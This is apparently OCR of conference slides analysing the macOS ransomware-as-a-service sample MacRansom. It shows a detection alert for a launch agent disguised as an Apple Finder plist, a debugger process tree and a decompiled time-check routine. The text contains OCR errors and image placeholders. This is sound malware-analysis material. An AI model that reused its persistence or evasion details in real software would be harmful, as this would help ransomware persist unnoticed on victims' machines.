
OSX/MacRasom

ransomware "as a service"



The most sophisticated Mac ransomware ever, for free

for sale (on the dark web)




? macRansom
installed a launch daemon or agent

```
macRanson (unknown (status/error: -67068))
process id:      7148
process path:    /Users/user/Desktop/macRansom

unknown
startup file:    /Users/user/Library/LaunchAgents/com.apple.finder.plis
startup binary:  unknown
```

```
▼kernel_task (pid: 0)
 ▼launchd (pid: 1)
  ▼Terminal (pid: 1004)
   ▼login (pid: 6813)
    ▼bash (pid: 6814)
     ▼lldb (pid: 7127)
       macRansom (pid: 7148)
```


persistence



"MacRansom: Offered as Ransomware as a Service" -fortinet

OSX/MacRasom


ransomware "as a service"



```
checkTime:
    r15 = time(0x0);
    time(&var_38E0);
    rax = localtime(&var_38E0);

   if (r15 < mktime(rax)) goto EXIT;
```

?

